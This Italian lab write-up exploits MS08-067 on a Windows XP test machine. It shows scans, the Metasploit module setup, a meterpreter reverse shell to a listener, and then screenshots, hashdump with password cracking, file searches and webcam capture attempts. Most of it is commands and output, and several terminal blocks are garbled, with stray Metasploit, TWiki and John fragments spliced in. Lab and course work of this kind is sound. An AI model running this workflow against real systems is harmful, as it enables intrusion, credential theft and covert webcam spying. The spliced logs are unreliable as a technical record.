

Hacking Windows XP

Fase di Vulnerability Assessment

MS08-067 è una vulnerabilità critica del servizio SMB (Server Message Block) su sistemi operativi Windows. È stata scoperta nel 2008 e consente ad un attaccante di eseguire un codice arbitrario sul sistema di destinazione.

La vulnerabilità MS08-067 è causata da un'implementazione difettosa del protocollo SMB v1.0 su Windows. In particolare, il problema si verifica quando il servizio SMB non elabora correttamente una richiesta RPC (Remote Procedure Call) specifica. Questo consente ad un attaccante di inviare una richiesta RPC appositamente progettata contenente un payload malevolo che viene eseguito automaticamente dal servizio SMB.

L'exploit della vulnerabilità MS08-067 è stato utilizzato con successo in numerosi attacchi noti, tra cui il worm Conficker, che ha infettato milioni di computer in tutto il mondo.

Microsoft ha rilasciato un aggiornamento di sicurezza per correggere la vulnerabilità MS08-067, ma alcuni sistemi potrebbero ancora essere vulnerabili se non sono stati installati gli aggiornamenti appropriati. Tuttavia, a causa della gravità della vulnerabilità, è stato consigliato di disattivare il protocollo SMBv1 nei sistemi operativi Windows.

Per scoprire se il nostro Windows è vulnerabile a MS08-067 lancio inizialmente una scansione con Nessus. La scansione non evidenzia tale vulnerabilità.

192.168.1.200



Vulnerabilities				Total: 28
Severity	CVSS V3.0	Plugin	Name	
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection	
CRITICAL	10.0	108797	Unsupported Windows OS (remote)	
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)	
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)	

HIGH	7.3	Zb9ZU	SMB NULL Session Authentication
MEDIUM	5.3	57608	SMB Signing not required

Tuttavia, è opportuno tener presente che alcune vulnerabilità possono essere nascoste o non possono essere rilevate da scansioni esterne. Pertanto, è importante condurre un'analisi completa della sicurezza del sistema, non solo limitarsi alle scansioni di sicurezza.

Con nmap lancio due scansioni su windows xp:

Con "-sV --version-all" eseguo una scansione delle porte aperte, cercando di identificare il servizio e la versione associati a ogni porta aperta (da 1 a 65535), denotando che il servizio sulla porta 135 è MSRPC (Microsoft Windows RPC), mentre le porte 139 e 445 sono aperte per il servizio Microsoft Windows XP microsoft-ds.

Su internet ho trovato che il servizio SMB usa le porte 139 e 445 per la comunicazione di rete e, conseguenzialmente, che la vulnerabilità MS08-067 potrebbe essere attiva su tali porte

Pertanto con " -p 139,445 --script smb-os-discovery" scansono specificatamente il protocollo SMB (Server Message Block) sulle porte 139 e 445, utilizzando lo script di rilevamento del sistema operativo smb-os-discovery. Il comando mi restituisce in output il sistema operativo ospitante che è, come mi aspettavo, Windows XP con nome del computer "test-epi" e che appartiene al gruppo di lavoro "WORKGROUP".

```
[kali㉿kali] ~] nmap -sV --version-all 192.168.1.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:48 EST
Nmap scan report for 192.168.1.200
Host is up (0.0059s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp | Payload: 63 payload/generic/shell_bind_tcp
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 20.80 seconds

[kali㉿kali] ~] nmap -p 139,445 --script smb-version 192.168.1.200
NSE: failed to initialize the script engine: story
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:50 EST
NSE: failed to initialize the script engine: story
/usr/bin/../share/nmap/nse_main.lua:833: 'smb-version' did not match a category, filename, or directory
stack traceback: [C]: in function 'error'
    [C]: in function 'error'
    /usr/bin/../share/nmap/nse_main.lua:833: in local 'get_chosen_scripts', type:host:port][ ... ]
    RHOST /usr/bin/../share/nmap/nse_main.lua:1344: in main chunk https://github.com/rapid7/metasploit-framework
    PORT [C]: in ?      yes      The target port (TCP)
    SSL   false       no       Negotiate SSL/TLS for outgoing connections
QUITTING! /twiki/bin     yes      TWiki bin directory path
    VHOST           no       HTTP server virtual host
[kali㉿kali] ~] nmap -p 139,445 --script smb-os-discovery 192.168.1.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:51 EST
Nmap scan report for 192.168.1.200
Host is up (0.0044s latency).

LHOST 192.168.1.25      yes      The listen address (an interface may be specified)
PORT      STATE SERVICE      yes      The listen port
139/tcp   open  netbios-ssn
```

```

445/tcp open microsoft-ds
|_SMB target:
Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp ::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2023-03-08T11:56:51+01:00
|_ Info -d command.

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

```

Su Nessus ho trovato il plugin corrispondente che ha id 34477. Nonostante diversi tentativi, non sono riuscito a inserirlo per procedere a una scansione implementata. Tuttavia ho trovato su Nessus qualche informazione sulla vulnerabilità.

Scans	Settings	Filter	Search Plugin Families		Michelevillano
Settings	Credentials	Plugins			
Scientific Linux Local Security Checks	3285	MS07-065: Vulnerability in Message Queuing Could Allow Remote Code Execution (937894) (uncredentialed check)		29314	
Service detection	565	MS08-039: Outlook Web Access for Exchange Server Privilege Escalation (Uncredentialed)		108803	
Settings	119	MS08-040: Microsoft SQL Server Multiple Privilege Escalation (941203) (uncredentialed check)		34311	
Slackware Local Security Checks	1419	MS08-052: Vulnerabilities in GDI+ Could Allow Remote Code Execution (954593) (uncredentialed check)		106298	
SMTP problems	151	MS08-059: Microsoft Host Integration Server (HIS) SNA RPC Request Remote Overflow (956695) (uncredentialed check)		34412	
SNMP	33	MS08-065: Microsoft Windows Message Queuing Service RPC Request Handling Remote Code Execution (951071) (un...		34413	
Solaris Local Security Checks	3785	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIP...	34477		
SuSE Local Security Checks	21005	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644) (ECLIPSEDWING) (uncredentia...		34821	
Ubuntu Local Security Checks	6544	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)		35362	
Virtuozzo Local Security Checks	341	MS09-003: Microsoft Exchange Remote Code Execution (959239) (Uncredentialed)		108799	
VMware ESX Local Security Checks	141	MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution (959420) (uncredentialed check)		35635	
Web Servers	1576	MS09-039: Vulnerabilities in WINS Could Allow Remote Code Execution (969883) (uncredentialed check)		40564	
Windows	5922	MS09-050: Microsoft Windows SMB2_Smb2ValidateProviderCallback() Vulnerability (975497) (EDUCATEDSCHOLAR) (u...		40887	
Windows : Microsoft Bulletins	2764	MS09-062: Vulnerabilities in GDI+ Could Allow Remote Code Execution (957488) (uncredentialed check)		72908	
Windows : User management	29	MS09-064: Vulnerability in the License Logging Service (974783) (uncredentialed check)		42443	

Save ▾ Cancel

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote C...

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote C...

Plugin Information

ID: 34477

Version: 1.53


```

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|     https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

```

La risposta di Nmap indica che la porta 445 è aperta e il servizio in esecuzione è "microsoft-ds". Inoltre, lo script ha rilevato una vulnerabilità nota come MS08-067, che indica che il sistema operativo Microsoft Windows è vulnerabile all'esecuzione remota di codice arbitrario sul sistema.

In sintesi, Nmap ha rilevato una vulnerabilità di sicurezza critica sul sistema operativo Microsoft Windows che potrebbe consentire a un attaccante remoto di eseguire codice arbitrario sul sistema.

Fase di Exploit

Troviamo l'exploit con metasploit e settiamo rhost e lhost

```

msf6 > search MS08-067
Matching Modules
=====
#  Name          errors  dropped  overruns  frame
-  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445        yes        The SMB service port (TCP)
SMBPIPE         BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
---  ---  ---  ---
EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST           192.168.1.25  yes        The listen address (an interface may be specified)
LPORT           4444       yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200

```

```

msf6 exploit(windows/smb/ms08_067_netapi) > set lhosts 192.168.1.25
[-] Unknown datastore option: lhosts. Did you mean LHOST?
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
RHOSTS    192.168.1.200   yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes        The SMB service port (TCP)
SMBPIPE   BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic Targeting

```

```

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1042) at 2023-03-08 09:41:18 -0500

```

Una volta che l'exploit ha avuto successo, con meterpreter utilizziamo i seguenti comandi:

1. ifconfig: per controllare l'indirizzo ip del rhost con cui ci siamo messi in contatto

```

meterpreter > ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:87:86:08
MTU        : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

```


2. screenshot: per effettuare uno screen dello schermo della macchina vittima

```


meterpreter > screenshot
Screenshot saved to: /home/kali/gThQwGeh.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/lsfuDchv.jpeg

```

3. I due screenshot, dal mio computer kali:



ThQwGeh.jpeg 800 x 600 54.0 kB 100.0%



4. sysinfo: per ottenere informazioni sul sistema operativo della macchina vittima

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

5. hashdump: restituisce informazioni sull'user e il relativo hash della password. Una volta ottenute le hash possiamo darle a JTR per farle decriptare. Al momento del report, JTR non aveva ancora terminato il cracking pass.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
meterpreter >
```

```
(kali㉿kali)-[~]
$ john -incremental passwinxp.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type insteadas) Modified (UTC)
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
EPICODE (Epicode_user) 4608 2008-04-14 08:00:00
EPICODE (Administrator) 1769 2008-04-14 08:00:00
RTCSUFSter > we (HelpAssistant:2) 1769 2008-04-14 08:00:00
3g 0:00:04:37 0.34% (ETA: 09:01:42) 0.01081g/s 92125Kp/s 92125Kc/s 111354KC/s JR6*ON7 .. JR7K2FL
meterpreter >
```

6. con search possiamo cercare file, specificandone la tipologia, anteceduta dalla wildcard *

```
meterpreter > search -f *.pdf
No files matching your search were found.
meterpreter > search -f *.doc
Found 6 results ...
=====
Path                                         Size (bytes)  Modified (UTC)
c:\Documents and Settings\Default User\Modelli\winword.doc    4608  2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc   1769  2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword.doc    4608  2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc   1769  2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc  4608  2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc  1769  2008-04-14 08:00:00 -0400
```

7. con webcam_list vediamo le webam attive sulla macchina vittima.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Provo ad attivare una webcam e a cercarla di nuovo ma non riesco a snapparla.

```
meterpreter > webcam_list
! Periferica video USB users: passwinxp.txt
meterpreter > webcam_snap: "-users"
[-] Unknown command: webcam_smnap
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 2147942431
meterpreter > search -f *.pdf
[*] 192.168.1.200 - Meterpreter session 2 closed. Reason: Died
msf exploit(windows/smb/ms08_067_scsv) > run
```

```
[*] Starting exploit(windows/smb/ms08_067_neclap1) > run
[*] Using incremental passwinxp.txt
[*] Started reverse TCP handler on 192.168.1.25:4444 also recognized as "NT"
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ... (SSE2))
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.200:1032) at 2023-03-08 10:45:01 -0500
Press 'q' or Ctrl-C to abort, almost any other key for status
meterpreter > webcam_list user
[-] Periferica video USB
meterpreter > webcam_snap start(2)
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter >
[*] 192.168.1.200 - Meterpreter session 3 closed. Reason: Died
```

Provo dopo aver scaricato degli aggiornamenti e riavviato la macchina e finalmente mi spio da solo:

